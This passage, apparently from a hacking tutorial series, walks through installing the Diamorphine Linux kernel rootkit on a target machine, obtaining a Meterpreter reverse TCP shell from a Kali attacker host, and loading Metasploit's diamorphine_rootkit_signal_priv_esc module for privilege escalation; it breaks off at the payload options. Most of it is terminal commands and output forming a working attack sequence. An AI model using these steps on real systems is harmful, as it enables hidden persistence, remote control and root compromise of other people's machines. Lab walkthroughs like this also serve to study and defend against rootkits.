
```
user1@ubuntu:~$ git clone https://github.com/m0nad/Diamorphine
Cloning into 'Diamorphine'...
remote: Enumerating objects: 4, done.
remote: Counting objects: 100% (4/4), done.
remote: Compressing objects: 100% (4/4), done.
remote: Total 86 (delta 0), reused 0 (delta 0), pack-reused 82
Unpacking objects: 100% (86/86), done.
user1@ubuntu:~$ ▯
```

Go to the Diamorphine directory and type command make as shown below.Then run command insmod diamorphine.ko as shown below. This will start the rootkit on the target system.




```
user1@ubuntu:~$ cd Diamorphine
user1@ubuntu:~/Diamorphine$ ls
diamorphine.c  diamorphine.h  LICENSE.txt  Makefile  README.md
user1@ubuntu:~/Diamorphine$ make
make -C /lib/modules/4.15.0-29-generic/build M=/home/user1/Diamorphine modules
make[1]: Entering directory '/usr/src/linux-headers-4.15.0-29-generic'
Makefile:976: "Cannot use CONFIG_STACK_VALIDATION=y, please install libelf-dev,
libelf-devel or elfutils-libelf-devel"
  CC [M]  /home/user1/Diamorphine/diamorphine.o
  Building modules, stage 2.
  MODPOST 1 modules
  CC      /home/user1/Diamorphine/diamorphine.mod.o
  LD [M]  /home/user1/Diamorphine/diamorphine.ko
make[1]: Leaving directory '/usr/src/linux-headers-4.15.0-29-generic'
user1@ubuntu:~/Diamorphine$ sudo insmod diamorphine.ko
[sudo] password for user1:
```

On the attacker system, (we use Kali Linux), we have used msfvenom payload and Metasploit to get a low privileged shell on the target system. We have seen this method in our previous Issues.




```
msf5 exploit(multi/handler) > set lport 4455
lport => 4455
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.32.132:4455
[*] Sending stage (3021284 bytes) to 192.168.32.138
[*] Meterpreter session 2 opened (192.168.32.132:4455 -> 192.168.32.138:41368
) at 2020-04-03 10:22:12 +0530

meterpreter > getuid
Server username: no-user @ ubuntu (uid=1000, gid=1000, euid=1000, egid=1000)
meterpreter > sysinfo
Computer     : 192.168.32.138
OS           : Ubuntu 16.04 (Linux 4.15.0-29-generic)
Architecture : x64
BuildTuple   : x86_64-linux-musl
Meterpreter  : x64/linux
meterpreter > background
[*] Backgrounding session 2...
msf5 exploit(multi/handler) > 
```

Background the current meterpreter session and load the module and use the show options command to check all its options.



```
msf5 exploit(multi/handler) > use exploit/linux/local/diamorphine_rootkit_sig
nal_priv_esc
msf5 exploit(linux/local/diamorphine_rootkit_signal_priv_esc) > show options

Module options (exploit/linux/local/diamorphine_rootkit_signal_priv_esc):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  1                yes       The session to run this module on.
   SIGNAL   64               yes       Diamorphine elevate signal


Payload options (linux/x86/meterpreter/reverse_tcp):
```

